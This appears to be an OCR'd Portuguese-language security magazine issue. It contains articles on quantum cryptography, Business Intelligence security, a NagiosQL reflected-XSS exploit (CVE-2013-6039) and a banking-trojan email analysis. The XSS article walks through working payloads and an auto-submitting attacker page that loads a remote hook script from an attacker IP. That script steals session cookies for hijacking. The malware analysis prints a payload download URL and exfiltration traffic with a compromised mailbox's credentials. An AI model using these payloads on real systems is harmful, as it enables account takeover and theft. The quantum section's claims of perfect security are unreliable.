Na literatura [1] são apresentados vários problemas referente a criptografia. Dentre eles possíveis backdoor, a possibilidade de conseguir quebrar matematicamente a chave criptográfica, o problema da troca de chaves (problema de Diffie-Hellman) e que mesmo sendo utilizado a criptografia quântica, ainda existem possibilidades dela ser quebrada [12].

Quando uma informação é enviada por meio do tele transporte quântico, devido ao princípio da incerteza de Heisenberg torna-se quase impossível a interceptação de uma informação e mesmo que fosse possível a interceptação, por saber o estado espacial da matéria, seria impossível identifica-la devido à incerteza. No entanto, a troca de informação é realizada através do canal EPR por meio do tele transporte, isso significa que não utiliza um meio comum que possa ser interceptado.

NOTA DO EDITOR: A transferência inicial realizada pode ser feita off-band (por um canal seguro) e mesmo que seja realizada em um canal comum permite (dada as características físicas mencionadas) que qualquer interceptação seja detectada.

Essas características de troca de informação pelo meio etéreo resolvem os problemas inerentes à criptografia. Pode-se afirmar de forma grosseira que os próprios princípios da mecânica quântica acabam fazendo a proteção da informação.

Outro problema recorrente no envio da informação é a possibilidade da cópia do dados mesmo que estejam criptografados. Em um mecanismo de troca de informações, essa cópia poderia ser realizada no gateway que recebe a informação. Quando se trata da troca de informações utilizando o estado quântico da matéria existe um teorema chamado Teorema da Não Cópia que impede a cópia de qualquer estado quântico, no caso da comunicação, impede a cópia do bit quântico em si.

Conforme foi mencionado, ainda existe o problema de integridade da informação quando transmitida. Este problema pode ser completamente sanado com a transmissão por tele transporte quântico considerando a taxa de acerto da transmissão provado em [10] e que com a devida evolução na tecnologia, poderá aproveitar a acuracidade dos meios quânticos, já que pela própria estrutura do universo deve ter 100% de precisão.

Para finalizar, deve-se considerar a evolução na capacidade de transmissão. Segundo alguns estudos [9], 43 bits quânticos podem carregar 1 terabyte de informação em bit clássicos. Isso significa que em um único pulso de comunicação entre 43 bits quânticos entrelaçados, se é capaz de transmitir 1 terabyte. O experimento realizado em [13] mostrou a capacidade atual de entrelaçar 105 fótons. Isso significa que será possível enviar uma alta taxa de informação confiável, não passível de interceptação e cópia.

REFERÊNCIAS

[1] **MENEZES, Alfred J.; OORSCHOT, Paul C. van; VANSTONE, Scott A.. Handbook of Applied Cryptography (Discrete Mathematics and Its Applications). CRC Press:** Florida, 1996.

[2] **FEYNMAN, Richard. The Feynman Lectures on Computation. Universidade de Southamptom:** Southamptom, 1996.

[3] **http://www.fisica.net/quantica/resumo_de_conceitos_da_mecanica_quantica.pdf.** Acesso em 27/07/2013.

[4] **JONES, Jonathan A.; JAKSCH, Dieter.. Quantum Information, computation and communication. University Press:** Cambridge, 2012.

[5] **GREENE, Brian. O tecido do cosmo:** o espaço, o tempo e a textura da realidade. São Paulo: Companhia das Letras, 2005.

[6] **BENNET, C. H.; BRASSARD, G.; CRÉPEAU, C.; JOZSA, R.; PERES, A.; WOOTTERS, W.. Teleporting an Unknown Quantum State via Dual Classical and EPR Channels. Departamento de Pesquisa da IBM:** Nova Iorque, 1992.

[7] **PIQUEIRA, José Roberto Castilho. Teoria quântica da informação: impossibilidade de cópia, entrelaçamento e tele transporte. Universidade de São Paulo:** São Paulo, 2011.

[8] **FOROUZAN, Behrouz A.. Comunicação de Dados e Redes de Comunicação, 4 ed.. McGraw-Hill:** São Paulo, 2008.

[9] **JONES, Jonathan A.; JAKSCH, Dieter. Quantum Information, Computation and Communication.Cambridge:** Cambridge, 2012.

[10] **RITTER, S.; NOLLEKE, C.; HAHN, C.; REISERER, A.; NEUZNER, A.; UPHOFF, M.; MUCKE, M.; FIGUEROA, E.; BOCHMANN, J.; REMPE, G.. An Elementary Quantum Network of Single Atoms in Optical Cavities. Instituto Max-Planck de Ótica Quântica:** Garching, 2012.

[11] **XIAO-song, M.; HERBST, T.; SCHEIDL, T.; WANG, D.; KROPATCHEK, S.; NAYLOR, W.; MECH, A.; WITTMANN, B.; KOFLER, J.; ANISIMOVA, E.; MAKAROV, V.; JENNEWEIN, T.; URSIN, R.; ZEILINGER, A. Quantum teleportation using active feed-for-**

ward between two Canary Islands. Vários: Vienna, Munique, Waterloo e Trondheim, 2012.
[12] L**YDERSEN, Lars; WIECHERS, Carlos; CHRISTOFFER, Wittmann; ELSER, Dominique, Elser; SKARR, Johannes; MAKAROV, Vadim. Hacking Commercial Quantum Cryptography Systems by Tailored Bright Illumination. Department of Electronics and Telecommunications etc al,** 2011.
[13] **ISKHAKOV, Timu Sh.; AGAFONOV, Ivan N.; CHEKHOVA, Maria V.; LEUCHS, Gerd. Polarization-Entangled Light Pulses of 105 Photons. University of Erlangen-N¨urnberg:** Erlangen, 2012.

RAFAEL W. DE OLIVEIRA

Gerente de Projetos na TRTEC Informática Ltda, trabalha a mais de 5 anos com segurança da informação. Cursa mestrado em engenharia da computação na área de redes de computadores no Instituto de Pesquisas Tecnológicas – IPT, possui uma extensão em Psicobiofísica pela PUC – SP, formado em Informática com Ênfase em Gestão de Negócios pela FATEC. Também detém algumas certificações: Cobit, ITIL v3, ISO 27002 e ISO 20000.
Email: willuveit *noSPAM* hotmail.com

Visão Geral Sobre Segurança em Business Intelligence

POR IGOR ALCANTARA

Uma realidade já antiga (para os padrões da tecnologia) é a de que para as empresas não basta ter sistemas que armazenem seus dados, é preciso extrair o máximo de informação útil desses dados. Quem mais conhece seu negócio tem uma enorme vantagem competitiva. Em outras palavras, informação é poder.

Trabalho há oito anos no Mercado de Business Intelligence (BI) em áreas onde a segurança é o fator mais importante: hospitais e instituições financeiras. Embora o ideal seria que em todos os ramos de negócio a proteção aos dados fosse o primeiro ponto de preocupação, a realidade é que apenas alguns setores se atentam com isso conforme deveriam. Meus clientes estão todos localizados nos Estados Unidos, país onde qualquer problema em vazamento de informações pode ocasionar uma série de processos judiciais capazes de levar uma grande empresa à falência. Por isso, antes de discutirmos funcionalidades, discutimos segurança.

Neste artigo não pretendo abordar em detalhes todos os aspectos de segurança nesse tipo de aplicação. O objetivo é explicar em que pontos um profissional da área deve concentrar seus esforços de maneira a evitar futuros problemas. Também não abordarei questões básicas de segurança dos servidores, bancos de dados, rede e equipamentos; presume-se que essas partes da infraestrutura já foram devidamente protegidas. No entanto, existem questões específicas nesses itens que serão aqui discutidas.

Dentre as principais ameaças a um sistema BI estão a negação de serviços (DoS) e a interceptação de dados. Ao contrário de sistemas OLTP (OnLine Transactional Process), que são aqueles usados para as operações do dia-a-dia da empresa, um BI trabalha com uma quantidade massiva de dados ao mesmo tempo.

Um de meus clientes por exemplo, possui um banco de dados com cerca de vinte milhões de registros por dia e precisamos efetuar a carga de dados dos últimos cinco anos. Essas informações são acessadas simultaneamente por dezenas de gerentes que dependem disso para importantes tomadas de decisão. Uma aplicação mal planejada ou mal executada pode ocasionar em um uso tão grande dos recursos dos servidores que o sistema pode ficar lento ou indisponível. Isso é uma grande falha de segurança. Em BI este é o caso mais comum de DoS.

O alto consumo de recursos do servidor pode ocorrer em dois momentos: durante o processo de extração, carga e transformação dos dados (ETL) ou no próprio uso diário da aplicação. ETL (Extract, Transform and Load) consiste em ler as diferentes fontes de dados, unifica-las, calcular medidas e dimensões e "desnormalizar" a estrutura para garantir um acesso mais rápido por parte do usuário final. Isso tem duas consequências imediatas: o processamento em tempo real vivenciado pelos usuários é otimizado, mas paga-se o preço de um maior consumo de espaço em disco e memória.

Um processo ETL normalmente acontece em horários de baixa utilização dos servidores, como de madrugada, por exemplo. Quando há a necessidade de execução desse procedimento enquanto usuários acessam os dados, como em um hospital que funciona em um sistema 24x7, é recomendável que se tenha servidores dedicados a este processo. Além disso, soluções como criar um cluster de servidores e carga incremental, onde a carga de dados se dá apenas para registros novos ou alterados, são sempre bem-vindas.

Quando o problema de acesso se dá nas aplicações disponíveis aos usuários, é recomendado analisar o histórico de consumo de memória e CPU. Quando há uma alta no uso de CPU que logo depois é seguida por um aumento de memória, isso é um indicador de a aplicação está executando cálculos que deveriam ter sido feitos previamente pelo processo de ETL.

Por exemplo, se você deseja exibir um gráfico sobre o número médio de dias de internação de pacientes classificados pelos seus grupos de idade no decorrer do tempo, as medidas de tempo (ano, mês, semana, etc) e os grupos de idade não podem ser calculados pela aplicação. Eles precisam ter sido já definidos pelo processo de ETL. Assim, o usuário não precisa esperar que o sistema calcule essas informações em tempo real. Em alguns sistemas que auditei, conseguimos aumentar o tempo de resposta em quase 500% e levar a disponibilidade de sofríveis 60% para algo muito próximo ao 100%.

Mais crítico que o DoS é a proteção dos dados. Um paciente que tenha seus dados médicos acessíveis às pessoas erradas ou um cliente de um banco que possua seu histórico de crédito divulgado podem causar sérias dores de cabeça à empresa. Neste ponto, além das questões de segurança que qualquer aplicação deve ter, existem fatores adicionais que precisam ser levados em consideração.

Neste ponto, a segurança pode ser classificadas quanto a quatro níveis básicos: registro, dimensão, dados e dispositivo. Segurança de registro significa que o usuário de BI só deve ter acesso aos dados que dizem respeito à sua área de atuação. Assim, o gerente de uma área não pode visualizar as informações de outros setores,

"...como tudo na vida, poder nas mãos erradas pode ser catastrófico"

o diretor de uma unidade pode ver os dados de todas as áreas, mas apenas de sua unidade e o presidente da empresa pode ver todos os dados de todas as unidades. Tudo isso em uma única aplicação. Neste caso, é comum armazenar-se uma tabela de acesso que liga um usuário à sua área de atuação.

Seguindo esse mesmo exemplo, entende-se que o presidente da empresa deve ter acesso a qualquer informação que esteja disponível. No entanto, em instituições como hospitais, isso não se aplica. Neste caso, o presidente do hospital não deve ter acesso às informações dos pacientes. Ele pode, por exemplo, saber quantos pacientes com fibrose cística foram atendidos no mês, mas sem saber seus nomes, rua onde moram ou outros dados pessoas. Já um médico tem acesso a todos os seus pacientes, mas pode ver apenas parte das informações de pacientes de outros médicos.

A este nível de segurança damos o nome de Dimensão. Neste caso, além de ocultar os registros a que um usuário não deve ter acesso, oculta-se também determinadas colunas. Assim, o presidente da empresa não consegue ver os campos onde estão os dados pessoais dos pacientes. No caso de médicos que podem ver o nome de seus pacientes, mas não o nome de pacientes de seus colegas, as colunas de dados pessoais não são eliminadas por completo. Aquelas a que ele não deve visualizar são simplesmente criptografadas ou substituídas por alguma mensagem que indique que aquele dado está indisponível.

Segurança de dados envolve manter seguro todas as fontes de informação. No caso de um BI, isso pode representar um conjunto de bancos de dados, planilhas, arquivos texto, etc. Algumas vezes esses dados são transmitidos de outras unidades por FTP e aqui reside um grande risco dessa informação ser capturada. Neste caso, é sempre recomendado que dados que não estejam armazenados em bancos de dados protegidos sejam criptografados e apenas possam ser abertos pela aplicação de ETL que tiver a chave privada específica e no servidor com o devido certificado instalado.

Por fim, existe a segurança do dispositivo. O local onde o usuário irá executar o sistema BI é de fundamental importância. Seja ele um computador ou um dispositivo móvel, é fundamental que ele jamais tenha acesso direto aos arquivos da aplicação. Isso é um risco alto, pois o funcionário ou mesmo outra pessoa pode capturar esses arquivos e leva-los para fora do ambiente da empresa. A forma mais simples de garantir isso é forçar com que o acesso à aplicação se dê através de uma interface web. Assim, todo o processo é executado nos servidores e nada é salvo no dispositivo do cliente. *NOTA DO EDITOR: Existem tecnologias para controle de impressão e salvamente de páginas web mas os controles de acesso físico devem existir para evitar que um usuário fotografe os dados visualizados, por exemplo.*

Cada vez mais comum é usuários de BI acessarem seus gráficos e relatórios através de dispositivos móveis. Algumas empresas disponibilizam isso através de aplicativos específicos, mas se estes aplicativos guardarem dados no dispositivo, mesmo que temporariamente, isso é classificado como uma grave falha de segurança. Sempre me oponho também ao pedido de que a aplicação seja disponibilizada para alguns usuários através da Internet. É de fundamental importância que nada seja exibido, mesmo que em uma interface web, fora da rede da empresa ou em dispositivos não homologados. Isso diminui o risco de que as telas do usuário sejam capturadas e as informações vazem.

Além de todas essas considerações, continuam valendo as recomendações de sempre, como usar certificados digitais, protocolos seguros como HTTPS, proteger portas e demais acesso aos servidores, executar as ações com usuários de baixo privilégio, etc. Comecei este artigo dizendo que informação é poder. No entanto, como tudo na vida, poder nas mãos erradas pode ser catastrófico.

IGOR ALCANTARA

Igor Alcantara é programador há cerca de vinte anos e trabalha com bancos de dados e Business Intelligence em clientes espalhados pela América do Norte há oito anos. Tem dois filhos e quando não está viajando, mora com sua esposa e gata em Brasília-DF. Ele gasta seu tempo livro escrevendo contos e romances e produzindo vídeos e podcasts sobre literatura.

Exploração de um Zero Day (CVE-2013-6039) de um Reflected Cross-site Scripting no NagiosQL com auxílio do Xenotix

POR WILLIAM DA COSTA

O artigo tem como objetivo demonstrar como explorar o um Zero Day[2] Reflected Cross-site Scripting [1] em parâmetros enviados via Post[3].
NagiosQL [4] é um configurador gráfico via web para gerenciamento do Nagios[5]. A falha explora o campo de busca que se encontra em praticamente todas as páginas de administração do mesmo. Os dados são enviados ao servidor via o método post. O artigo descreve como pode-se realizar a exploração dessa falha utilizando a ferramenta Framework Xenotix da OWASP [6] para realizar o procedimento.

DESENVOLVIMENTO

Inicia-se com o teste do campo "Search string" para verificar se é possível injetar o código em Javascripts.

Figura 1 *Campo Search string.bugging mais prevalentes*

Após clicar em buscar, deve-se analisar como ficou o código carregado no browser da vítima.

No código abaixo, pode-se ver as strings em Javascripts que foram inseridas dentro de um campo entrada (input) e o tratamento (escape) ocorrido com uma barra invertida (\) antes da aspas duplas. Com base nisso, deve-se prosseguir com o intuito de fechar a tag input e executar um bypass no tratamento das aspas duplas.

```
<html>
...
.....
.......
<td class="content_tbl_row2"><input type="text" name="txtSearch" value="<script>alert(\"XSS\");</script>"></td>
.....
.....
.....
</html>
```

A solução para o primeiro problema é fechar a tag input adicionando um
' "> ' antes do código, ficando agora:

```
"><script>alert("XSS");</script>
```

Porém, ainda tem que realizar o bypass do escape das aspas. Para realizar essa tarefa, será utilizado uma recomendação do DCLABS[7], ficando assim o script:

```
"><script>alert(String(/XSS/).substr(1,3) ); </script>
```

Onde informa a string entre barras, extrai-se o valor do XSS (Cross-site Scripting) e entrega para o alert. Logo após, testa-se o novo código.

Figura 2 *Inserção de novo código.*

Clica-se em buscar e a figura 3 abaixo mostra que o payload em Javascript foi inserido no código disponível para o browser da vítima.




Figura 3 *Demonstração do XSS*

O segundo teste é a criação de uma página que envie via post o código assim que a vítima acessar um site onde o conteúdo é controlado pelo atacante.

Para realizar o procedimento utilizam-se duas páginas: a primeira, em html responsável por chamar via iframe de modo silencioso; a segunda página em php, que irá inserir/enviar o código malicioso via post no site vulnerável. Deve-se observar que é necessário que o usuário esteja logado no site alvo.

O código da primeira página é:

```
<html>
<body>
<H1>Pagina Segura</H1>
<p>Nao se preocupe essa pagina eh segura, rsrsr</p>
<? if (isset($_GET["done"])) {
die();
}?><iframe src="http://10.0.1.120/xss/index_new.php" width="1" height="1" frameborder="0"></iframe>
</body>
</html>
```

O código da segunda página que vai inserir o código no campo vulnerável.

```
<html>
<body onload="XSS.submit();">
<form id="xss" action="http://10.0.1.120/nagiosql/admin/hosts.php" method="post" name="XSS">
<input name="txtSearch" value="aaaa"><script src="http://10.200.210.14:5005/xook.js"></script>"</input>
</form>
</body>
</html>
```

O código demonstrado acima será dividido para explicar melhor.

O fragmento do código abaixo é responsável em executar o código Javascriptapenas quando a página inteira for carregada:

<body onload="XSS.submit();">

O código abaixo tem o formulário que vai enviar via post para o endereço do site vulnerável:

<form id="xss" action="http://10.0.1.120/nagiosql/admin/hosts.php" method="post" name="XSS">

A etapa final tem o campo e o script a ser inserido no mesmo. O link *http://10.200.210.14:5005/xook.js* é do framework que opera na máquina do atacante.

Para iniciar o framework Xenotix para facilitar o controle e o acesso das informações da máquina alvo. Deve-se fazer o código:

<input name="txtSearch" value="aaaa"><script src="http://10.200.210.14:5005/xook.js"></script>"</input>

Inicia-se com a configuração do IP que o framework vai utilizar em Settings > Configure Server com o IP e a porta que deseja usar no servidor.

O teste em laboratório foi realizado em uma rede interna, por isso o IP inválido.




Figura 4 *Configuração do servidor.*

Após realizar a configuração, é possível enviar um phishing para a vítima ou qualquer outro meio para que ela acesse a página do atacante com o conteúdo malicioso e aguardar que a mesma acesse o link do atacante no mesmo momento que esteja logada no sistema do NagiosQL, para que seja possível realizar a exploração.

Utilizar a ferramenta de *Cookie Thief* do framework e aguardar que a vítima acesse o link. Como é mostrado na figura abaixo, recebe-se um acesso ao site malicioso e após isso recebe o cookie.

Figura 5 *Cookie Thief.*

Será testado se é possível realizar um session hijacking[8]. Será inserido o cookie no browser do atacante via Cookie Managers+, uma extensão para o Mozzila Firefox.




Figura 6 *Editor de Cookies.*

Agora será acessado o site vulnerável para verificar se é possível o acesso.




Figura 7 *Site atacado.*

O acesso ocorreu sem problemas e o acesso será mantido até o usuário legitimo realizar o logoff do próprio acesso.

REFERÊNCIAS

[1] **Cross-site Scripting (XSS).** https://www.owasp.org/index.php/XSS#-Stored_and_Reflected_XSS_Attacks. Acesso em: 30/10/2013

[2] **Tracking ID**: VRF#HNEUPHFJ

[3] **POST (HTTP)**. http://en.wikipedia.org/wiki/POST_%28HTTP%29. Acesso em: 30/10/2013

[4] http://www.nagiosql.org/ testado com a versão 3.2.0 service pack 2

[5] **NAGIOS.** http://www.nagios.org/. Acesso em: 30/10/2013

[6] **OWASP Xenotix XSS Exploit Framework**.https://www.owasp.org/index.php/OWASP_Xenotix_XSS_Exploit_Framework. Acesso em: 30/10/2013

[7] **DcLabs - Security Team**. http://blog.dclabs.com.br/2012/08/xss-sem-as-pas.html. Acesso em: 30/10/2013

[8] **SESSION HIJACKING**. http://en.wikipedia.org/wiki/Session_hijacking. Acesso em: 30/10/2013

WILLIAM DA COSTA

Atua como um profissional de Segurança da Informação nos últimos seis anos, totalizando 11 anos de experiência em Tecnologia da Informação.

Sua experiência com Segurança da Informação inclui gestão de Segurança da Informação, Criação de Políticas, Analise de Vulnerabilidades, Pentest, Treinamentos, Gerenciamento de IPS / IDS, Firewalls e filtros de conteúdo (web e e-mail), Anti-vírus, hardening de servidores, correlação de logs, controle de acesso entre outros.

Amante do Arduino e Pai de um lindo Filho e marido de uma Linda esposa.

CISSP / CEH, ECSA / CPT, CEPT / CompTIA Security + / LPIC-1

Afinal, porque não abrir e-mails suspeitos?

POR GUSTAVO CAVALHEIRO

Muitas vezes recomendamos aos usuários que navegam pela Internet para que tomem cuidado com e-mails inesperados e e-mails contendo anexos ou links para outros sites. Porém, por não conhecerem exatamente quais as consequências de se confiar nesses e-mails, muitos acabam não sabendo como se proteger e agem de forma errada.


Alguns superestimam, achando que só de receber o e-mail seu computador pode ter todos os dados apagados e até pegar fogo. Outros, mais corajosos, acabam subestimando por já terem clicado anteriormente nos links suspeitos e nunca ter acontecido nada, pelo menos que eles tenham percebido. ;)

Neste artigo será demonstrado como é possível de uma forma simples, entender o que um vírus enviado por e-mail pode causar e qual a intenção do atacante.
Abaixo encontra-se o e-mail que será utilizado para realizar os testes.

Antes de começar deve-se preparar um laboratório contendo: conexão com a Internet, um computador ou máquina virtual com um sistema operacional desatualizado para facilitar a ação do código malicioso.

Como o foco desse tipo de vírus é atingir a maior quantidade de usuários possíveis, a dica é utilizar o sistema operacional mais popular entre usuários comuns. Uma sandbox também pode ser usada para evitar surpresas, porém pode ser que o vírus não execute completamente.

Como existiam alguns sites visíveis, foi considerado prudente deixar o wireshark rodando antes de executar o arquivo. Assim que o programa foi executado o navegador se abriu e exibiu o site do Google. Aparentemente para um usuário comum nada aconteceu, apenas mais um programa que não funciona, mas através do wireshark(graças a libpcap) temos uma melhor visualização do que aconteceu.



No.	Time	Source	Destination	Protocol	Info
14	4.319661	192.168.232.137	74.125.234.23	HTTP	GET / HTTP/1.1
15	4.326974	192.168.232.137	192.168.232.2	DNS	Standard query A www.escuderia.org
16	4.327253	74.125.234.23	192.168.232.13	TCP	http > novation [ACK] Seq=1 Ack=206 Win=64240 Len=0
17	4.371090	192.168.232.2	192.168.232.13	DNS	Standard query response A 187.1.136.36
18	4.372435	192.168.232.137	187.1.136.36	TCP	brcd > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460
19	4.376870	187.1.136.36	192.168.232.13	TCP	http > brcd [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
20	4.376918	192.168.232.137	187.1.136.36	TCP	brcd > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
21	4.377159	192.168.232.137	187.1.136.36	HTTP	GET /images/Video_Mensagem.exe HTTP/1.1
22	4.377439	187.1.136.36	192.168.232.13	TCP	http > brcd [ACK] Seq=1 Ack=207 Win=64240 Len=0
23	4.496210	187.1.136.36	192.168.232.13	TCP	[TCP segment of a reassembled PDU]
24	4.500497	187.1.136.36	192.168.232.13	TCP	[TCP segment of a reassembled PDU]
25	4.500688	192.168.232.137	187.1.136.36	TCP	brcd > http [ACK] Seq=207 Ack=1711 Win=64240 Len=0
26	4.505079	192.168.232.1	192.168.232.25	NBNS	Name query NB CASA-CC46D30CA2<20>
27	4.506154	74.125.234.23	192.168.232.13	TCP	[TCP segment of a reassembled PDU]
28	4.507909	74.125.234.23	192.168.232.13	TCP	[TCP segment of a reassembled PDU]
29	4.508007	192.168.232.137	74.125.234.23	TCP	novation > http [ACK] Seq=206 Ack=2244 Win=64240 Len=0

É possível verificar na linha de n. 21 que o verdadeiro arquivo malicioso foi baixado, de um site que provavelmente foi invadido e foi usado como servidor. Com o laboratório pronto basta acessar o link malicioso contido no e-mail, neste caso era um anexo chamado Vídeo_Mensagem.exe. Após o download do arquivo via método HTTP GET, foi utilizado o comando strings e encontrado algumas linhas interessantes.


```
C:\bom.exe
http://www.escuderia.org/images/Video_Mensagem.exe
C:\bom2.exe
http://www.link exe
```

Olhando o resultado do comando strings realizado anteriormente, pode ser visualizado o path “C:\bom.exe”. Conferindo o drive C: da máquina de testes foi possível visualizar o arquivo baixado, chamado de bom.exe.

Além disso, dentre os processos em execução foi possível identificar outro vestígio do vírus, um novo processo estava em execução, tendo o binário localizado em C:\Windows\avr.exe.

Obtendo o hash MD5 dos arquivos bom.exe e avr.exe foi possível identificar que eles tinham o mesmo conteúdo.

De repente um alerta foi acionado avisando-nos de um problema, agora pode-se ver que vírus já entrou em ação:



Para melhor analisar foi acessado um dos bancos citados no aviso:

A tela acima bloqueou todas as outras janelas abertas, me obrigando a atualizar dados bancários. Ainda com o wireshark em execução, preenchi todos os dados solicitados com caracteres aleatórios, incluindo dados pessoais, números do cartão de segurança, e até o telefone celular.

[redacted]

2 Cadastre os dados de acesso

Preencha todos os campos abaixo:

Identificação

Agência e Conta:

Data de nascimento: (dd/mm/aaaa)

CPF: (99999999999)

Nova assinatura eletronica: Confirmação Ass. Ele

Documento de identidade:

Senha do cartão: (senha do seu cartão de sa

Nome do pai:

Senha de Internet

Para acessar o Internet Banking e efetuar transações, você deve ter uma **Senha de Internet**. Ela deve ter entre 6 (seis) a 8 (oito) caracter diferente da senha do cartão de saque.

Digite a Senha de Internet:

Confirme a Senha de Internet:

Usuario: (Somente para pessoa jurídica)

Cartão de Segurança

O Cartão de Segurança On-line é um dispositivo adicional de segurança, necessário para realizar transações pelo Internet Banking. Ao fazer a solicitação, ele será enviado para seu endereço de correspondência em até 7 (sete) dias úteis.

Desejo solicitar agora

Já possuo um Cartão de Segurança

voltar

[redacted]

Através deste artigo é possível perceber que de uma maneira simples pode-se algumas vezes identificar como um fraudador pensa e mostrar para os usuários que com conscientização pode-se evitar muitos aborrecimentos. A cartilha do CERT BR é um bom ponto de partida para educar os usuários e alertar para estes tipos de fraude: http://cartilha.cert.br/

Até aqui já entende-se que o objetivo do atacante com o e-mail enviado era roubar os dados bancários da vítima. Porém analisando os dados coletados pelo wireshark pode-se ir mais longe e identificar como esses dados chegam ao fraudador.

No.	Time	Source	Destination	Protocol	Info
2470	125.713336	200.147.35.208	192.168.232.13	POP	S: +OK POP server ready.
2471	125.713896	192.168.232.137	200.147.35.208	POP	C: USER [redacted].com.br
2472	125.714114	200.147.35.208	192.168.232.13	TCP	pop3 > 3m-image-lm [ACK] Seq=24 Ack=27 Win=64240 Len=0
2473	125.746238	200.147.35.208	192.168.232.13	POP	S: +OK Password required for [redacted]
2474	125.746432	192.168.232.137	200.147.35.208	POP	C: PASS wfp009
2475	125.746644	200.147.35.208	192.168.232.13	TCP	pop3 > 3m-image-lm [ACK] Seq=60 Ack=40 Win=64240 Len=0
2476	125.771304	200.147.35.208	192.168.232.13	POP	S: +OK mailbox ready.
2477	125.771495	192.168.232.137	200.147.35.208	POP	C: QUIT
2478	125.771737	200.147.35.208	192.168.232.13	TCP	pop3 > 3m-image-lm [ACK] Seq=80 Ack=46 Win=64240 Len=0
2479	125.771835	192.168.232.137	200.147.35.208	TCP	3m-image-lm > pop3 [FIN, ACK] Seq=46 Ack=80 Win=64161 Len=0
2480	125.772096	200.147.35.208	192.168.232.13	TCP	pop3 > 3m-image-lm [ACK] Seq=80 Ack=47 Win=64239 Len=0
2482	125.790323	200.147.35.208	192.168.232.13	POP	S: +OK
2495	126.035090	192.168.232.137	200.147.35.207	SMTP	C: AUTH LOGIN
2496	126.035378	200.147.35.207	192.168.232.13	TCP	smtp > hecmtl-db [ACK] Seq=224 Ack=33 Win=64240 Len=0
2497	126.065990	200.147.35.207	192.168.232.13	SMTP	S: 334 VXNlcm5hbWU6
2498	126.066397	192.168.232.137	200.147.35.207	SMTP	C: d2Zwb21pbmlAdW9sLmNvbS5icg==
2499	126.066659	200.147.35.207	192.168.232.13	TCP	smtp > hecmtl-db [ACK] Seq=242 Ack=63 Win=64240 Len=0
2500	126.085839	200.147.35.207	192.168.232.13	SMTP	S: 334 UGFzc3dvcmQ6
2501	126.086077	192.168.232.137	200.147.35.207	SMTP	C: d2ZwMDA5
2502	126.086361	200.147.35.207	192.168.232.13	TCP	smtp > hecmtl-db [ACK] Seq=260 Ack=73 Win=64240 Len=0
2503	126.103667	200.147.35.207	192.168.232.13	SMTP	S: 235 2.7.0 Authentication successful
2504	126.103933	192.168.232.137	200.147.35.207	SMTP	C: MAIL FROM:<[redacted].com.br>
2505	126.104216	200.147.35.207	192.168.232.13	TCP	smtp > hecmtl-db [ACK] Seq=297 Ack=106 Win=64240 Len=0
2506	126.128947	200.147.35.207	192.168.232.13	SMTP	S: 250 2.1.0 Ok
2507	126.129176	192.168.232.137	200.147.35.207	SMTP	C: RCPT TO:<lord_bob21@hotmail.com>
2508	126.129460	200.147.35.207	192.168.232.13	TCP	smtp > hecmtl-db [ACK] Seq=311 Ack=140 Win=64240 Len=0
2511	126.247106	200.147.35.207	192.168.232.13	SMTP	S: 250 2.1.5 Ok
2512	126.247399	192.168.232.137	200.147.35.207	SMTP	C: RCPT TO:<fodao1986@gmail.com>
2513	126.247684	200.147.35.207	192.168.232.13	TCP	smtp > hecmtl-db [ACK] Seq=325 Ack=171 Win=64240 Len=0

Para que o envio dos dados coletados fossem enviados para o atacante, o vírus automaticamente fez o login em uma caixa de e-mail invadida de um usuário comum e enviou os dados para dois e-mails suspeitos. Como a comunicação não utilizava criptografia foi possível ver o login e senha do usuário e inclusive o conteúdo do e-mail enviado, como pode ser visualizado acima.

Na imagem abaixo, podemos identificar o assunto do e-mail, remetente e destinatário, dados da máquina virtual utilizada nos testes, e os dados bancários que foram preenchidos.

```
From: [redacted].com.br, 1 item
Subject: TORRA GERAL QUEIMAO DE ESTOQUE DE Administrator
To: lord_bob21@hotmail.com, fodao1986@gmail.com, 2 items
Date: Sun, 3 Jun 2012 16:46:26 -0300
Unknown-Extension: X-Priority: 3 (Contact Wireshark developers if you want this supported.)
Unknown-Extension: X-Library: Indy 9.00.10\r\n (Contact Wireshark developers if you want this supported.)
Message-Text
  =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
  ESTOQUE LARANJA DE:
  Administrator
  =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
